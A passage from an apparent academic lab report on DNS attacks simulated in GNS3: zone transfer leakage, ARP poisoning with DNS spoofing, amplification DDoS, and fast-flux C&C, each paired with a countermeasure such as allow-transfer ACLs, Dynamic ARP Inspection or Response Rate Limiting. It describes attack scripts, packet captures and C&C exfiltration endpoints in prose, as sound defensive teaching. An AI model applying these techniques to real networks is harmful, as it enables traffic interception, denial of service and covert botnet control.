
The execution timeline begins with the attacker querying for the **NS** records of `example.com` to identify the authoritative nameserver responsible for the zone. Armed with this information, the attacker then

sends a crafted AXFR request directly to the **Victim-Nameserver**, impersonating the behaviour of a legitimate secondary DNS server. Because no access control is in place, the server responds by transmitting the complete zone file. The attacker receives all DNS records, exposing the full topology of the target's network.

### 3.8.3 Attack Results and Traffic Analysis

### 3.8.3.A Zone Transfer and Data Extraction

As shown in 3.18, the misconfigured server responds with the complete contents of the `example.com` zone. The output exposes several critical assets: the hidden internal host `secret-host.example.com` at `10.0.10.1` — an address in a separate subnet not otherwise advertised — the mail server at `10.0.2.100`, and a wildcard TXT record containing plaintext administrator credentials (`admin / admin1234`). Combined, the A records reveal the internal IP layout across the `10.0.2.0/24` and `10.0.10.0/24` subnets, giving the attacker a complete network map without ever sending a packet inside it.



**Figure 3.18:** Wireshark capture showing the AXFR request and the full zone transfer response from the Victim-Nameserver

### 3.8.4 Countermeasure Implementation

The fix for unauthorized zone transfers in BIND is to define an explicit Access Control List that governs which hosts are permitted to request a full zone transfer. The `example.com` zone entry in `named.conf.local` was updated to include the `allow-transfer` directive with an empty list:

```
zone "example.com" {  
    type master;
```

```
file "/etc/bind/db.example";  
allow-transfer { };  
};
```

After saving the file and restarting the BIND service, no host is whitelisted, so every incoming AXFR or IXFR request is denied by default, regardless of its origin. No changes to the zone file itself or to the network topology were required.

### 3.8.5 Countermeasure Results and Mitigation Analysis

Upon restarting BIND with the updated configuration, repeating the zone transfer request now returns an immediate error ; `Transfer failed..`

BIND replies to the AXFR query with a **REFUSED** response code and transmits no zone data whatsoever. As observable in a Wireshark capture taken adjacent to the Victim-Nameserver, the DNS response packet containing the REFUSED status arrives immediately after the client's AXFR query, confirming the request is rejected at the server level before any records are serialised or sent.

The `allow-transfer{}`; directive implements a default-deny policy which rather than maintaining a blocklist of unauthorised hosts, defines an empty whitelist, meaning no address ever satisfies the ACL. This eliminates the attack surface entirely with a single configuration line, and is the recommended posture for any authoritative nameserver that does not need to replicate its zone to a secondary server.

### 3.8.6 Conclusion

As demonstrated, a single missing `allow-transfer` directive is sufficient to expose an organisation's entire DNS namespace to any external actor. Because BIND does not enforce zone transfer restrictions by default, misconfigured nameservers remain a widespread and straightforward target. The intelligence gained such as internal subnets, hidden hosts, mail infrastructure, and even embedded credentials, provides an attacker with a detailed blueprint for planning subsequent intrusions, such as a DNS Rebinding attack.

## 3.9 DNS ARP Poisoning

This section details the simulation of a DNS ARP Poisoning attack, in which ARP spoofing is leveraged to intercept DNS queries and redirect victims to an attacker-controlled web server, without the victim's knowledge.




Figure 3.19: DNS ARP Poisoning GNS3 Lab Topology

### 3.9.1 Network Architecture and Environment Setup


The laboratory was implemented in a GNS3 environment using four primary nodes connected through a Cisco IOSvL2 managed switch, as illustrated in Figure 3.19. The network topology resides within the 10.0.0.0/24 subnet, except for the NAT-faced interface of the Router which uses DHCP to be able to connect through the NAT.

The network consists of: the **Victim (10.0.0.1)**, the target machine (Firefox browser); the **Attacker Webserver (10.0.0.2)** which will serve a custom web page; the **Attacker (10.0.0.3)**, which will implement the attack; the **Router (10.0.0.254)**, acting as gateway for the Victim, accesses NAT.

### 3.9.2 Attack Implementation

The attack is executed from the **Attacker** machine using a single script, **dnsarppoisoning.py**, which combines ARP poisoning with DNS reply injection using the Python *scapy* library. The script scans the subnet to map active hosts via ARP requests. It continuously poisons ARP caches to redirect all traffic through the attacker, while also intercepting DNS queries to spoof responses and redirect specific domains (pre-defined in a txt file) to the Attacker Webserver.

The execution timeline begins with the Attacker Webserver starting NGINX. Then the Attacker launches the script which performs the network scan, begins the ARP poisoning loop, and starts the DNS sniffer concurrently. The Victim navigates to <http://www.linkedin.com:80> (or another pre-defined domain) using the Firefox browser. The Victim's DNS query is intercepted by the **Attacker** due to the poisoned ARP cache. A spoofed DNS reply is injected pointing to 10.0.0.2. The Victim browser connects to the Attacker Webserver believing it to be the legitimate site, and the rogue page is served.



**Figure 3.21:** Victim browser displaying the Attacker Webserver's rogue page after DNS redirection

### 3.9.3 Attack Results and Traffic Analysis

#### 3.9.3.A ARP Poisoning Phase

The initial phase of the attack establishes the MITM position through ARP cache poisoning. Wireshark captures on the Victim's interface reveal a high volume of unsolicited ARP Reply packets originating from the Attacker's MAC address, associating it with both the Gateway's IP (10.0.0.254) and other hosts. As a result, the Victim's ARP cache maps the Gateway's IP to the Attacker's MAC address, ensuring all outbound traffic (including DNS queries) is first forwarded to the Attacker. The ARP cache of the **Victim** machine, inspectable via `arp -a`, confirms the poisoned entries.

|    |          |                   |                   |      |     |                                                          |                         |
|----|----------|-------------------|-------------------|------|-----|----------------------------------------------------------|-------------------------|
| 42 | 246.0... | 06:f2:92:fe:c8:af | b6:9c:2a:ef:a8:23 | ARP  | 42  | 10.0.0.2                                                 | is at 06:f2:92:fe:c8:af |
| 43 | 246.1... | 06:f2:92:fe:c8:af | b6:9c:2a:ef:a8:23 | ARP  | 42  | 10.0.0.254                                               | is at 06:f2:92:fe:c8:af |
| 52 | 251.6... | 06:f2:92:fe:c8:af | b6:9c:2a:ef:a8:23 | ARP  | 42  | 10.0.0.2                                                 | is at 06:f2:92:fe:c8:af |
| 53 | 251.6... | 06:f2:92:fe:c8:af | b6:9c:2a:ef:a8:23 | ARP  | 42  | 10.0.0.254                                               | is at 06:f2:92:fe:c8:af |
| 54 | 251.7... | 10.0.0.1          | 8.8.8.8           | DNS  | 72  | Standard query 0xf6dc A linkedin.com                     |                         |
| 57 | 251.7... | 8.8.8.8           | 10.0.0.1          | DNS  | 100 | Standard query response 0xf6dc A linkedin.com A 10.0.0.2 |                         |
| 64 | 272.7... | 10.0.0.1          | 10.0.0.2          | HTTP | 406 | GET / HTTP/1.1                                           |                         |
| 69 | 272.7... | 10.0.0.2          | 10.0.0.1          | HTTP | 828 | HTTP/1.1 200 OK (text/html)                              |                         |

**Figure 3.20:** Wireshark capture on the Victim's interface showing ARP poisoning packets and the subsequent intercepted DNS query and HTTP connection

#### 3.9.3.B DNS Spoofing and Redirection Phase

Once the MITM position is established, the DNS interception takes effect. As shown in Figure 3.20, when the Victim issues a DNS query for a pre-defined domain (e.g., `www.linkedin.com`), the query is captured by the Attacker's sniffer. A spoofed DNS Reply is immediately injected back to the Victim, with the source IP spoofed to appear as 8.8.8.8 and the answer pointing to 10.0.0.2. The real query never reaches the legitimate DNS resolver.

|     |                   |                   |     |     |                                                                                         |
|-----|-------------------|-------------------|-----|-----|-----------------------------------------------------------------------------------------|
| 131 | 3e:9e:1d:f1:da:f4 | 0c:ea:f0:e2:00:00 | ARP | 42  | Who has 10.0.0.254? Tell 10.0.0.7                                                       |
| 132 | 0c:ea:f0:e2:00:00 | 3e:9e:1d:f1:da:f4 | ARP | 60  | 10.0.0.254 is at 0c:ea:f0:e2:00:00                                                      |
| 227 | 3e:9e:1d:f1:da:f4 | 0c:ea:f0:e2:00:00 | ARP | 42  | Who has 10.0.0.254? Tell 10.0.0.7                                                       |
| 228 | 0c:ea:f0:e2:00:00 | 3e:9e:1d:f1:da:f4 | ARP | 60  | 10.0.0.254 is at 0c:ea:f0:e2:00:00                                                      |
| 309 | 10.0.0.7          | 8.8.8.8           | DNS | 76  | Standard query 0x851c A www.linkedin.com                                                |
| 310 | 10.0.0.7          | 8.8.8.8           | DNS | 76  | Standard query 0x25b3 A www.linkedin.com                                                |
| 311 | 8.8.8.8           | 10.0.0.7          | DNS | 178 | Standard query response 0x25b3 A www.linkedin.com [...] A 104.18.41.41 A 172.64.146.215 |
| 312 | 8.8.8.8           | 10.0.0.7          | DNS | 178 | Standard query response 0x851c A www.linkedin.com [...] A 104.18.41.41 A 172.64.146.215 |

**Figure 3.22:** Wireshark capture on the Victim's interface after DAI is enabled, showing no spoofed ARP packets and the legitimate DNS resolution proceeding normally

The Victim's browser subsequently establishes an HTTP connection with the **Attacker Webserver** at 10.0.0.2, rendering the rogue page as illustrated in Figure 3.21. The Victim would be unaware that the destination is not the legitimate website, as the URL bar still displays the original domain name.

### 3.9.4 Dynamic ARP Inspection (DAI) via DHCP Snooping Countermeasure

To mitigate the attack, the network was reconfigured to leverage **DHCP Snooping** and **Dynamic ARP Inspection (DAI)** on the managed Switch. Both features work together, DHCP Snooping builds and maintains a binding table of trusted IP-to-MAC mappings, and DAI uses that table to validate every ARP packet traversing the switch.

The countermeasure operates entirely at Layer 2, within the Switch node. The Router is configured as a **DHCP server** for the 10.0.0.0/24 subnet, assigning dynamic leases to network hosts (with the exception of the Attacker and the Attacker Webserver, which retain static IPs). The Victim is reconfigured to obtain its address via DHCP. The Switch port connected to the Router (GigabitEthernet0/0) is designated as a **trusted** port, while all remaining ports are untrusted.

When the Victim obtains its IP address via DHCP, the Switch observes the full DHCP exchange on the untrusted port and records a trusted binding: this MAC address on this port legitimately owns this IP address. DAI then intercepts all ARP packets arriving on untrusted ports and validates them against this binding table. If an ARP Reply's source IP and source MAC do not match any binding table entry — as is the case for the Attacker's spoofed ARP replies, the packet is dropped.

### 3.9.5 Countermeasure Results and Mitigation Analysis

Upon re-running the attack with DHCP Snooping and DAI active, the **dnsarppoisoning.py** script was completely ineffective. The Attacker continued to emit spoofed ARP Reply packets, but the Switch validated each one against the DHCP Snooping Binding Table and dropped them, as the Attacker's MAC address had no binding entry associating it with the Gateway's IP (10.0.0.254) or the Victim's IP (10.0.0.1).

As shown in Figure 3.22, the Victim's ARP cache was never poisoned, it retained the correct MAC address for the Gateway, meaning all DNS queries were routed legitimately to 8.8.8.8. When the Victim

navigated to `http://www.linkedin.com:80`, the genuine website was served. The Attacker was never inserted as a MITM, and no DNS spoofing occurred. Notice that the Victim now uses a new IP address (10.0.0.7) provided through DHCP.

### 3.9.5.A Analysis and Conclusion

After the implementation of DHCP Snooping and Dynamic ARP Inspection, the ARP poisoning attack was completely neutralised. The Switch's enforcement of IP-to-MAC bindings, derived automatically from observed DHCP leases, prevented the Attacker from establishing a MITM position, which is the prerequisite for the entire attack chain. Without a poisoned ARP cache, the DNS interception stage of **`dnsarppoisoning.py`** never triggers, and the Victim's DNS queries reach the legitimate resolver undisturbed.

It should be noted that this countermeasure's effectiveness is contingent on hosts obtaining their IP addresses via DHCP. Statically configured hosts produce no DHCP exchange and therefore no binding table entry. DAI would either drop their ARP traffic (breaking connectivity) or require manually configured ARP ACLs to compensate. DHCP thus provides the automated and scalable mechanism that makes DAI practical in real deployments.

## 3.10 DNS Amplification

This section details the simulation of a DNS amplification attack, a volumetric Distributed Denial of Service (DDoS) technique that weaponizes open DNS resolvers to flood a victim with traffic far exceeding what the attacker generates directly.

### 3.10.1 Network Architecture and Environment Setup




Figure 3.23: DNS Amplification GNS3 Lab Topology

The laboratory was implemented in a GNS3 environment using eight primary nodes, as illustrated in Figure 3.23. Five open DNS resolvers are deployed to simulate the amplification infrastructure at scale. The network consists of: the **Victim (10.0.0.1)**, the target DNS client machine ; the **Attacker (10.0.1.1)** which will coordinate the attack; the **Bot1 (10.0.2.1)**, which will implement the attack; and **Resolvers 1 to 5 (10.0.3.1-10.0.7.1)**.

Each resolver hosts both the `largezone.com` and `example.com` zones. The `largezone.com` zone is deliberately crafted to be bloated, containing numerous record types at the apex (A, AAAA, MX, TXT, SRV, NAPTR, CAA, SSHFP, LOC, HINFO, RP, SPF) alongside large bulk TXT records, ensuring that any ANY query produces an extremely large response. The `example.com` zone serves as a legitimate domain whose resolution the victim attempts during the attack to confirm service disruption.

### 3.10.2 Attack Implementation

The attack relies on two primary scripts coordinated between the **Attacker** and **Bot1**. **AMP\_attack.py** runs on **Bot1** and is the core attack tool. It uses the `scapy` Python library to craft DNS query packets of type ANY (query type 255) for `largezone.com`, setting the source IP address of each packet to the victim's address (**10.0.0.1**). The script sends 100 spoofed packets to each of the five resolvers, for a total of 500 forged queries per bot execution. Since the resolvers are open and respond without verifying the source, each query triggers a large ANY response directed straight at the victim. **activate\_bot.py** runs on the **Attacker** machine and serves as the command-and-control entry point. It uses the `paramiko` Python library to connect to **Bot1** via SSH and remotely execute `AMP_attack.py`. This indirection models a real-world botnet scenario where the attacker never directly interacts with the resolvers or the victim.

The attack proceeds as follows. The **Attacker** machine runs `activate_bot.py`, which establishes an



|    |          |          |          |     |     |                         |        |     |               |     |                   |    |                   |    |                   |
|----|----------|----------|----------|-----|-----|-------------------------|--------|-----|---------------|-----|-------------------|----|-------------------|----|-------------------|
| 1  | 0.000000 | 10.0.3.1 | 10.0.0.1 | DNS | 468 | Standard query response | 0x0000 | ANY | largezone.com | SOA | ns1.largezone.com | NS | ns1.largezone.com | NS | ns2.largezone.com |
| 2  | 0.000041 | 10.0.3.1 | 10.0.0.1 | DNS | 406 | Standard query response | 0x0000 | ANY | largezone.com | SOA | ns1.largezone.com | NS | ns1.largezone.com | NS | ns2.largezone.com |
| 3  | 0.001727 | 10.0.3.1 | 10.0.0.1 | DNS | 406 | Standard query response | 0x0000 | ANY | largezone.com | SOA | ns1.largezone.com | NS | ns1.largezone.com | NS | ns2.largezone.com |
| 4  | 0.003342 | 10.0.3.1 | 10.0.0.1 | DNS | 406 | Standard query response | 0x0000 | ANY | largezone.com | SOA | ns1.largezone.com | NS | ns2.largezone.com | NS | ns1.largezone.com |
| 5  | 0.016015 | 10.0.3.1 | 10.0.0.1 | DNS | 493 | Standard query response | 0x0000 | ANY | largezone.com | SOA | ns1.largezone.com | NS | ns1.largezone.com | NS | ns2.largezone.com |
| 6  | 0.023295 | 10.0.3.1 | 10.0.0.1 | DNS | 536 | Standard query response | 0x0000 | ANY | largezone.com | SOA | ns1.largezone.com | NS | ns1.largezone.com | NS | ns2.largezone.com |
| 7  | 0.023314 | 10.0.3.1 | 10.0.0.1 | DNS | 545 | Standard query response | 0x0000 | ANY | largezone.com | SOA | ns1.largezone.com | NS | ns2.largezone.com | NS | ns1.largezone.com |
| 8  | 0.034099 | 10.0.3.1 | 10.0.0.1 | DNS | 493 | Standard query response | 0x0000 | ANY | largezone.com | SOA | ns1.largezone.com | NS | ns1.largezone.com | NS | ns2.largezone.com |
| 9  | 0.042660 | 10.0.3.1 | 10.0.0.1 | DNS | 538 | Standard query response | 0x0000 | ANY | largezone.com | SOA | ns1.largezone.com | NS | ns2.largezone.com | NS | ns1.largezone.com |
| 10 | 0.042704 | 10.0.3.1 | 10.0.0.1 | DNS | 406 | Standard query response | 0x0000 | ANY | largezone.com | SOA | ns1.largezone.com | NS | ns2.largezone.com | NS | ns1.largezone.com |
| 11 | 0.051118 | 10.0.3.1 | 10.0.0.1 | DNS | 443 | Standard query response | 0x0000 | ANY | largezone.com | SOA | ns1.largezone.com | NS | ns2.largezone.com | NS | ns1.largezone.com |
| 12 | 0.051148 | 10.0.3.1 | 10.0.0.1 | DNS | 483 | Standard query response | 0x0000 | ANY | largezone.com | SOA | ns1.largezone.com | NS | ns1.largezone.com | NS | ns2.largezone.com |
| 13 | 0.058672 | 10.0.3.1 | 10.0.0.1 | DNS | 459 | Standard query response | 0x0000 | ANY | largezone.com | SOA | ns1.largezone.com | NS | ns1.largezone.com | NS | ns2.largezone.com |
| 14 | 0.058699 | 10.0.3.1 | 10.0.0.1 | DNS | 483 | Standard query response | 0x0000 | ANY | largezone.com | SOA | ns1.largezone.com | NS | ns1.largezone.com | NS | ns2.largezone.com |

**Figure 3.24:** Wireshark capture next to the Victim's interface showing the flood of amplified ANY DNS responses from multiple resolvers

SSH connection to **Bot1** using pre-configured credentials. **Bot1** then executes `AMP_attack.py`, which uses `scapy` to craft and dispatch 500 spoofed UDP ANY DNS queries (100 per resolver) all with the source IP forged to 10.0.0.1. Each of the five resolvers receives the forged queries, processes them as legitimate requests, and generates large ANY responses for `largezone.com` directed at the victim. The victim is simultaneously flooded with unsolicited, amplified DNS responses from all five resolvers. While this is ongoing, any legitimate DNS query the victim attempts (e.g., resolving `www.example.com`) fails due to bandwidth saturation.

### 3.10.3 Attack Results and Traffic Analysis

#### 3.10.3.A Amplified Traffic Flood

The primary result of the attack is a large flood of unsolicited UDP DNS response packets arriving at the victim's interface from all five resolver IP addresses. Wireshark captures next to the victim's network interface reveal responses containing ANY record replies for `largezone.com`, encompassing a wide variety of record types — A, AAAA, MX, TXT, SRV, NAPTR, CAA, SSHFP, and others defined in the zone file. As seen in Figure 3.24, these responses are larger than a typical DNS reply, at around half a kilobyte in size, compared to a standard A record response which would typically be under 80 bytes.

#### 3.10.3.B Service Disruption Confirmation

With the attack underway, running `dig www.example.com` or `dig mail.example.com` on the **Victim** results in a timeout or failed response. This occurs because the attack saturates the victim's network interface with a massive volume of inbound UDP traffic. Even though this traffic consists entirely of DNS responses rather than requests, it consumes the victim's available bandwidth entirely, causing legitimate DNS query responses to be dropped at the network level or to time out. The attack wins at the link layer, overwhelming the network pipe itself is sufficient to deny service, with no need to interfere with DNS query logic directly.

|    |          |          |     |     |                         |                                                                               |  |
|----|----------|----------|-----|-----|-------------------------|-------------------------------------------------------------------------------|--|
| 3  | 10.0.0.1 | 10.0.7.1 | DNS | 73  | Standard query          | 0x0000 ANY largezone.com                                                      |  |
| 4  | 10.0.7.1 | 10.0.0.1 | DNS | 474 | Standard query response | 0x0000 ANY largezone.com SOA ns1.largezone.com NS ns1.largezone.com NS ns2.la |  |
| 5  | 10.0.7.1 | 10.0.0.1 | DNS | 483 | Standard query response | 0x0000 ANY largezone.com SOA ns1.largezone.com NS ns2.largezone.com NS ns1.la |  |
| 6  | 10.0.0.1 | 10.0.7.1 | DNS | 73  | Standard query          | 0x0000 ANY largezone.com                                                      |  |
| 7  | 10.0.0.1 | 10.0.7.1 | DNS | 73  | Standard query          | 0x0000 ANY largezone.com                                                      |  |
| 8  | 10.0.0.1 | 10.0.7.1 | DNS | 73  | Standard query          | 0x0000 ANY largezone.com                                                      |  |
| 9  | 10.0.7.1 | 10.0.0.1 | DNS | 533 | Standard query response | 0x0000 ANY largezone.com SOA ns1.largezone.com NS ns1.largezone.com NS ns2.la |  |
| 10 | 10.0.7.1 | 10.0.0.1 | DNS | 533 | Standard query response | 0x0000 ANY largezone.com SOA ns1.largezone.com NS ns2.largezone.com NS ns1.la |  |
| 11 | 10.0.7.1 | 10.0.0.1 | DNS | 406 | Standard query response | 0x0000 ANY largezone.com SOA ns1.largezone.com NS ns2.largezone.com NS ns1.la |  |
| 12 | 10.0.0.1 | 10.0.7.1 | DNS | 73  | Standard query          | 0x0000 ANY largezone.com                                                      |  |
| 13 | 10.0.0.1 | 10.0.7.1 | DNS | 73  | Standard query          | 0x0000 ANY largezone.com                                                      |  |
| 14 | 10.0.7.1 | 10.0.0.1 | DNS | 73  | Standard query response | 0x0000 ANY largezone.com                                                      |  |
| 15 | 10.0.0.1 | 10.0.7.1 | DNS | 73  | Standard query          | 0x0000 ANY largezone.com                                                      |  |
| 16 | 10.0.0.1 | 10.0.7.1 | DNS | 73  | Standard query          | 0x0000 ANY largezone.com                                                      |  |
| 17 | 10.0.7.1 | 10.0.0.1 | DNS | 73  | Standard query response | 0x0000 ANY largezone.com                                                      |  |

**Figure 3.25:** Wireshark capture next to one of the Resolvers after RRL is enabled, showing suppressed responses to the spoofed victim IP

### 3.10.4 Response Rate Limiting Countermeasure

DNS amplification abuses open resolvers that respond in good faith to what appears to be a valid request, meaning the attacker never directly floods the victim. The core insight of the countermeasure is therefore that mitigation must occur at the resolvers themselves, not at the victim's end.

**Response Rate Limiting (RRL)** is a BIND feature that caps the number of responses sent to any single IP address within a given time window. By implementing RRL on all resolvers, network administrators prevent them from being weaponised at scale, rendering the amplification factor unviable for the attacker and significantly reducing the volumetric impact of the flood.

On each **Resolver**, the `named.conf.options` file is modified to include an RRL block which limits the resolver to sending at most 5 responses per second to any single destination IP within a 5-second time window.

### 3.10.5 Countermeasure Results and Mitigation Analysis

After enabling RRL and re-running the attack, captures, such as Figure 3.25, next to the resolvers show that after an initial burst of responses, subsequent replies to the spoofed victim IP are suppressed or replaced with truncated slip responses as BIND begins enforcing the `responses-per-second 5` limit. Correspondingly, the victim sees a significant drop in incoming traffic volume since the flood is curtailed at its source.

#### 3.10.5.A Analysis and Conclusion

The countermeasure is highly effective. The amplification mechanism is dismantled by preventing resolvers from sending unlimited responses to a single IP address. However, the victim remains fundamentally passive throughout this entire attack. It never initiates any communication and has no direct means of stopping the flood once it is underway. A firewall at the victim's end can drop offending packets after they arrive, but it cannot reclaim the bandwidth they already consumed in transit. The attack wins


at the link level, not the application level, and host-based countermeasures are therefore insufficient. RRL also introduces a potential trade-off since legitimate clients querying the same resolver may also be affected if their query rates coincidentally resemble attack patterns, particularly under the conservative thresholds used in this lab. In a production environment, RRL could be complemented by BCP38 source address validation at ISP level which would prevent IP spoofing from ever occurring.

## 3.11 DNS Fast Flux

This section describes the practical implementation of the DNS Fast Flux laboratory, covering both the Single Flux and Double Flux variants of the attack, and the deployment of a Scapy-based passive detection countermeasure.

### 3.11.1 Network Architecture and Environment Setup

The laboratory was implemented within the GNS3 simulation environment using a star topology, as illustrated in Figure 3.26. The Single Flux network consists of nine primary nodes: the **Root Server (10.0.0.1)**, which handles root zone resolution; the **TLD Server (10.0.1.1)**, responsible for the .com domain; the **NS-Attacker (10.0.2.1)**, which acts as the fixed authoritative nameserver for `attacker.com`; the **C&C-Server (10.0.3.1)**, which orchestrates the attack by remotely updating DNS records and issuing commands; the **Resolver (10.0.4.1)**, a recursive DNS server; the **Victim (10.0.5.1)**, representing an infected host running the malware; and three fast-flux agents, **FFA1 (10.0.6.1)**, **FFA2 (10.0.7.1)**, and **FFA3 (10.0.8.1)**, which serve as rotating proxies forwarding traffic between the Victim and the C&C-Server.



**Figure 3.26:** GNS3 Topology used in the Single Flux Lab

The Double Flux variant uses the same topology with one key difference: the dedicated **NS-Attacker** machine is removed. Its authoritative nameserver role is instead assumed dynamically by whichever FFA is currently designated by the **C&C-Server**, meaning both the resolved A records and the NS records rotate across the agent pool.

### 3.11.2 Attack Implementation

The attack associates a malicious domain (`cc.attacker.com`) with a pool of compromised proxy machines and configuring its DNS records with a very short TTL of 60 seconds. This forces the resolver to re-query the domain constantly, with each response returning a different FFA's IP address, making the infrastructure a continuously moving target that static IP-based blacklists cannot effectively block.

The implementation relies on three primary scripts (four for the Double Flux variant). **CC\_proxy.py** runs on every FFA and uses Flask to forward victim HTTP traffic to the **C&C Server**, and HTTP commands from the **C&C Server** to the victims. **FF\_comms\_CC.py** runs on the **Victim**: it resolves `cc.attacker.com` using `gethostbyname()`, connects to the returned IP address, and maintains the active C&C HTTP session. **CC\_server.py**, implemented with Flask, provides both the C&C service and the operator console. It exposes the HTTP endpoints used by the bot, namely `/beacon` (POST, the bot signals that it is alive and receives its allocated session identifier), `/get-command` (GET, the bot requests commands to execute), `/report` (POST, the bot returns the output of executed commands), and `/file-report` (POST, the bot uploads file contents, such as exfiltrated data).

In the **Double Flux** variant, there is no static nameserver. **chooseFFAs.py** on the **C&C-Server** instead remotely starts a BIND instance on a chosen FFA via SSH, promoting it to the live authoritative

